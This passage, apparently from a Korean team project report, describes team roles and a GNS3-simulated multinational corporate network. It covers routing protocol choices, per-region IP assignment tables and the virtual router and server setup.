- Producer: Server Team 일정 조율, Server 기획, Server 관리 및 구성 목록 유지

- Web Server: Web Server, Mail Server, WebHard Server 구축, Design, 유지 관리, 장애 대응

- D-Server: DNS Server, DHCP Server 구축 및 관리, DB Server Backup, 유지 관리, 장애 대응

- Server Monitor: Linux Server Monitor LDAP 운영, Windows Server Monitor AD 운영

4) Security Team

- Producer: Security Team 일정 조율, 해킹 시나리오 기획, 요구사항 분석 및 할당, 보안 대책 수립

- CERT: 취약점 분석에 따른 보안 대책 확립, 보안 대책 유효성 검증, 보안관제 대책 정립

- Server Pentest: 구축 Server 파악, 취약점 분석, 모의해킹 Test, 보안 대책 유효성 검증

- Network Pentest: Network Topology 파악, 취약점 분석, 모의해킹 Test, 보안 대책 유효성 검증

- System Pentest: System 취약점 분석, 모의해킹 Test, 보안 대책 유효성 검증

2.4. 업무 분담 현황

2.4.1. Network Team

|  |  |
| --- | --- |
|  |  |
|  |
|  |
| ▶ 담당 업무  - 전체 Topology Design  - Network 대역 배분  - IP/Port 부여  - Network 장애 대응 및 유지 관리 보수 |
| ▶ 담당 업무  - Protocol 영역 설정  - VLAN Network 대역 분리  - VTP+IPSec 보안 설정 |
| ▶ 담당 업무  - Network 장애 대응  - Network 유지보수  - Traffic Check |

2.4.2. Server Team


|  |  |
| --- | --- |
|  |  |
|  |
|  |
| ▶ 담당 업무  - Server Team 일정 조율  - 타팀과의 협업  - Server 구성 기획  - Server 관리 및 구성 목록 유지 |
| ▶ 담당 업무  - Web Server 구축 및 Design  - Mail Server 구축 및 유지 관리 보수  - WebHard Server 구축 및 유지 관리 보수  - Web Server 장애 대응 |
| ▶ 담당 업무  - DNS Server 구축 및 Master-Slave 관리  - DHCP Server 구축 및 관리  - DB Server 구축 및 Backup Server 관리  - D-Server 장애 대응 |
| ▶ 담당 업무  - Linux Server Monitor: LDAP Monitor 구축 및 운영  - Windows Server Monitor: AD Monitor 구축 및 운영 |

2.4.3. Security Team

|  |  |
| --- | --- |
|  |  |
|  |
|  |
| ▶ 담당 업무  - Security Team 일정 조율  - 타팀과의 협업  - 해킹 시나리오 기획  - 요구사항 분석 및 할  - 모의해킹 결과에 따른 보안 대책 수립 |
| ▶ 담당 업무  - 취약점 분석에 따른 보안 대책 확립  - 보안대책 유효성 검증  - 해킹 시나리오에 따른 보안관제 대책 정립 |
| ▶ 담당 업무  - 구축 Server 정보 파악  - Server 취약점 분석  - 해킹 기술을 구현하여 Server 모의해킹 Test 진행  - Server 보안 대책 유효성 검증 |
| ▶ 담당 업무  - Network Topology 파악  - Network 취약점 분석  - 해킹 기술을 구현하여 Network 모의해킹 Test 진행  - Network 보안 대책 유효성 검증 |
| ▶ 담당 업무  - System 취약점 분석  - 해킹 기술을 구현하여 System 모의해킹 Test 진행  - System 보안 대책 유효성 검증 |

2.5. 개발 환경

1) 구현 환경



2) 구현 PC 사양

|  |  |
| --- | --- |
| CPU | Intel® Core™ i5-8500 @ 3.00 GHz |
| RAM | 16.00GB |
| HDD | Barracuda 500GB ST500DM009 |
| Virtual machine | GNS3 2.2.13.0 |
| Virtual Router | C7200-ADVENTERPRISEK9-MZ.124-11.T.BIN |
| Virtual Switch | C3660-JK9O3S-MZ.124-15.T14.BIN |
| OS | Windows 10 pro x64 |

3) 구현 Server OS

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | CentOS Linux  release 7.7.1908 | | |  | CentOS Linux  release 8.2.2004 | | |
|  | Ubuntu 18.04.4  LTS | | |  | Windows Server  2012 R2  Catacenter  Evaluation | | |
|  | | | | | | | | | |
|  | | | | | | | | | |
|  | | |  | 1. 개요 | | | |  | |
|  | | |  |  | | |  |  | |
|  | | |  | 1) 기술 명세표 | | | ……………………… | 15 | |
|  | | |  | 2) All Topology | | | ……………………… | 17 | |
|  | | |  | 3) 할당표 | | | ……………………… | 18 | |
|  | | |  |  | | |  |  | |
|  | | |  | 2. 설정 | | | |  | |
|  | | |  |  | | |  |  | |
|  | | |  | 1) Network 망 구조 | | | ……………………… | 20 | |
|  | | |  | 2) Protocol 구조 | | | ……………………… | 20 | |
|  | | |  | 3) Protocol 구성 | | | ……………………… | 21 | |
|  | | |  |  | | |  |  | |
|  | | |  | 3. 지사별 Topology | | | |  | |
|  | | |  |  | | |  |  | |
|  | | |  | 1) Korean Topology | | | ……………………… | 22 | |
|  | | |  | 2) Europe Topology | | | ……………………… | 24 | |
|  | | |  | 3) Asia Topology | | | ……………………… | 26 | |
|  | | |  | 4) Atlantic Topology | | | ……………………… | 28 | |
|  | | |  |  | | |  |  | |
|  | | |  | 4. 고급 설정 | | | |  | |
|  | | |  |  | | |  |  | |
|  | | |  | 1) Frame-relay | | | ……………………… | 30 | |
|  | | |  | 2) DR/BDR/DROTER | | | ……………………… | 32 | |
|  | | |  | 3) NHRP | | | ……………………… | 33 | |
|  | | |  | 4) GRE Tunnel | | | ……………………… | 34 | |
|  | | |  | 5) IPSec | | | ……………………… | 35 | |
|  | | |  | 6) 6 to 4 Tunnel | | | ……………………… | 39 | |
|  | | |  | 7) NAT | | | ……………………… | 40 | |
|  | | |  |  | | |  |  | |

Ⅱ. Network

1. 개요

(1) 네트워크 구축 목적

국내 기업 ‘A’ IDC Company는 현재 해외로 사업을 확장하기 위해 유럽 기업 ‘B’ IDC Company(이하 B)를 인수 합병하였고, 아시아 지역과 각 대륙에 지사를 추가 설립하였다. 이에 신규 확장 지사와 B, A의 네트워크망을 신규 구축하기로 했다.

(2) 구현 환경

GNS3를 이용한 Network 구축 환경이며, 사용된 Router는 C7200-ADVENTERPRISEK9-MZ.124-11.T, Switch는 C3660-JK9O3S-MZ.124-15.T14 이다.

1.1. 기술 명세표

|  |  |  |
| --- | --- | --- |
|  | OSPF | HSRP, Redistribute, PPP |
| EIGRP | Redistribute, PPP |
| RIP | Redistribute, RIPv2, PPP |
| Static | Redistribute, PPP |
|  | Frame-relay | NBMA |
| CIDR |  |
| VLSM |  |
|  | DMVPN | mGRE Tunnel, IPSec, NHRP |
| NAT | PAT |
| IPv6 | 6 to 4 Tunnel, Redistribute |
| DHCP/Server |  |

1) OSPF: Core, Asia

HSRP: Seoul – GangbukGu, Seoul - GangseoGu

Redistribute: EIGRP, RIP, Static

PPP: India - Core\_Asia

2) EIGRP: Europe

Redistribute: OSPF area 0

PPP: UK - Core\_Europe

3) RIP: Korea

Redistribute: OSPF area 0, OSPF area 2

Rip version 2: No auto summary

PPP: BuSan - Core\_Korea

4) Static: Atlantic

Redistribute: OSPF area 0

PPP: Brazil - Core\_Atlantic

5) Frame-relay: Europe

Spain – Swiss – Poland - Greece

6) CIDR

Network 30 Bit Subnetting to Server, Network 25 Bit Subnetting to Client

7) VLSM

8) DMVPN – 보충 필요

IPSec

NHRP: mGRE Tunnel – 상대 Tunnel IP, Destination IP

mGRE Tunnel: Seoul Router

9) NAT

Core\_Korea, Core\_Europe, Core\_Asia, Core\_Atlantic

10) IPv6: Europe


6 to 4 Tunnel: Spain FastEthernet0/0 – Madrid FastEthernet0/0

Redistribute: Spain EIGRP 100 – Madrid EIGRP 1

11) DHCP/Server


1.2. All Topology

1.2.1. Map Topology



|  |  |
| --- | --- |
| 1) Korea | Core\_Korea, Seoul, DaeJeon, DaeGu, JeonJu, Busan, ChunCheon |
| 2) Europe | Core\_Europe, Swiss, Spain, Greece, Poland, UK |
| 3) Asia | Core\_Asia, India, Russia, Japan, China, Austrailia |
| 4) Atlantic | Core\_Atlantic, Egypt, America\_1, America\_2, Canada, Brazil |

1.2.2. Branch Topology



본사는 Korea의 Seoul로, 지역은 Korean, Europe,Asia, Atlantic 총 네 지역으로 구분되어 있으며, Korea에서는 BuSan, Europe에서는 UK, Asia에서는 India, Atlantic에서는 Brazil이 각 지역의 Core와 연결되어 있다. Core는 Core\_Korea, Core\_EU, Core\_Asia, Core\_Atlantic으로 구성되어 있으며 Core까지 총 다섯 지역으로 구분된다.

1.3. 할당표

1) Korea

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 라우터 명 | 프로토콜 | IP | 연결 라우터 | 담당자 |
| Seoul | RIP | 1.1.12.1 | ChunCheon | 이중석 |
| RIP | 1.1.13.1 | DaeJeon | 이중석 |
| ChunCheon | RIP | 1.1.12.2 | Seoul | 이중석 |
| RIP | 1.1.24.2 | DaeGu | 이중석 |
| DaeJeon | RIP | 1.1.13.3 | Seoul | 이중석 |
| RIP | 1.1.34.3 | DaeGu | 이중석 |
| RIP | 1.1.35.3 | JeonJu | 이중석 |
| DaeGu | RIP | 1.1.24.4 | ChunCheon | 이중석 |
| RIP | 1.1.34.4 | DaeJeon | 이중석 |
| RIP | 1.1.45.4 | JeonJu | 이중석 |
| JeonJu | RIP | 1.1.35.5 | DaeJeon | 이중석 |
| RIP | 1.1.45.5 | DaeGu | 이중석 |
| RIP | 1.1.56.5 | BuSan | 이중석 |
| BuSan | RIP | 1.1.56.6 | JeonJu | 이중석 |
| OSPF 1 | 1.1.67.6 | Core | 이중석 |
| Korea\_Core | OSPF 1 | 1.1.67.7 | BuSan | 이중석 |
| OSPF 1 | 5.5.1.1 | Asia\_Core | 이중석 |
| OSPF 1 | 5.5.2.1 | Europe\_Core | 이중석 |

2) Europe

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 라우터 명 | 프로토콜 | IP | 연결 라우터 | 담당자 |
| Swiss | EIGRP 100 | 2.2.123.1 | Frame Relay | 신진선 |
| Spain | EIGRP 100 | 2.2.123.2 | Frame Relay | 신진선 |
| Greece | EIGRP 100 | 2.2.123.3 | Frame Relay | 신진선 |
| Poland | EIGRP 100 | 2.2.123.4 | Frame Relay | 신진선 |
| UK | EIGRP 100 | 2.2.35.5 | Greece | 신진선 |
| EIGRP 100 | 2.2.45.5 | Poland | 신진선 |
| OSPF 1 | 2.2.56.5 | Europe\_Core | 신진선 |
| Europe\_Core | OSPF 1 | 2.2.56.6 | UK | 신진선 |
| OSPF 1 | 5.5.2.2 | Korea\_Core | 신진선 |
| OSPF 1 | 5.5.3.1 | Atlantic\_Core | 신진선 |

3) Asia

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 라우터 명 | 프로토콜 | IP | 연결 라우터 | 담당자 |
| China | OSPF 1 | 3.3.12.1 | Russia | 박정연 |
| OSPF 1 | 3.3.13.1 | Japan | 박정연 |
| Russia | OSPF 1 | 3.3.12.2 | China | 박정연 |
| OSPF 1 | 3.3.24.1 | Australia | 박정연 |
| Japan | OSPF 1 | 3.3.13.2 | China | 박정연 |
| OSPF 1 | 3.3.34.1 | Australia | 박정연 |
| OSPF 1 | 3.3.35.1 | India | 박정연 |
| Australia | OSPF 1 | 3.3.24.2 | Russia | 박정연 |
| OSPF 1 | 3.3.34.2 | Japan | 박정연 |
| OSPF 1 | 3.3.45.1 | India | 박정연 |
| India | OSPF 1 | 3.3.35.2 | Japan | 박정연 |
| OSPF 1 | 3.3.45.2 | Australia | 박정연 |
| OSPF 1 | 3.3.56.1 | Asia\_Core | 박정연 |
| Asia\_Core | OSPF 1 | 3.3.56.2 | India | 박정연 |
| OSPF 1 | 5.5.1.2 | Korea\_Core | 박정연 |
| OSPF 1 | 5.5.4.2 | Atlantic\_Core | 박정연 |

4) Atlantic


|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 라우터 명 | 프로토콜 | IP | 연결 라우터 | 담당자 |
| America 1 | Static | 4.4.12.1 | America 2 | 신경수 |
| America 2 | Static | 4.4.12.2 | America 1 | 신경수 |
| Static | 4.4.23.2 | Canada | 신경수 |
| Canada | Static | 4.4.23.3 | America 2 | 신경수 |
| Static | 4.4.34.3 | Egypt | 신경수 |
| Static | 4.4.35.3 | Brazil | 신경수 |
| Egypt | Static | 4.4.34.4 | Canada | 신경수 |
| Static | 4.4.45.4 | Brazil | 신경수 |
| Brazil | Static | 4.4.35.5 | Canada | 신경수 |
| Static | 4.4.45.5 | Egypt | 신경수 |
| Static | 4.4.56.5 | Atlantic\_Core | 신경수 |
| Atlantic\_Core | Static | 4.4.56.6 | Brazil | 신경수 |
| OSPF 1 | 5.5.4.1 | Asia\_Core | 신경수 |
| OSPF 1 | 5.5.3.2 | Europe\_Core | 신경수 |

5) Cloud

|  |  |  |  |
| --- | --- | --- | --- |
| Cloude 연결 라우터 | 라우터 명 | 포트 번호 | IP 대역 |
| Korea <-> Asia | Korea\_Core | 20001 | 5.5.1.1/24 |
| Asia\_Core | 20002 | 5.5.1.2/24 |
| Korea <-> Europe | Korea\_Core | 20011 | 5.5.2.1/24 |
| Europe\_Core | 20033 | 5.5.2.2/24 |
| Europe <-> Atlantic | Europe\_Core | 20003 | 5.5.3.1/24 |
| Atlantic\_Core | 20004 | 5.5.3.2/24 |
| Atlantic <-> Asia | Atlantic\_Core | 20044 | 5.5.4.1/24 |
| Asia\_Core | 20022 | 5.5.4.2/24 |

2. 설정

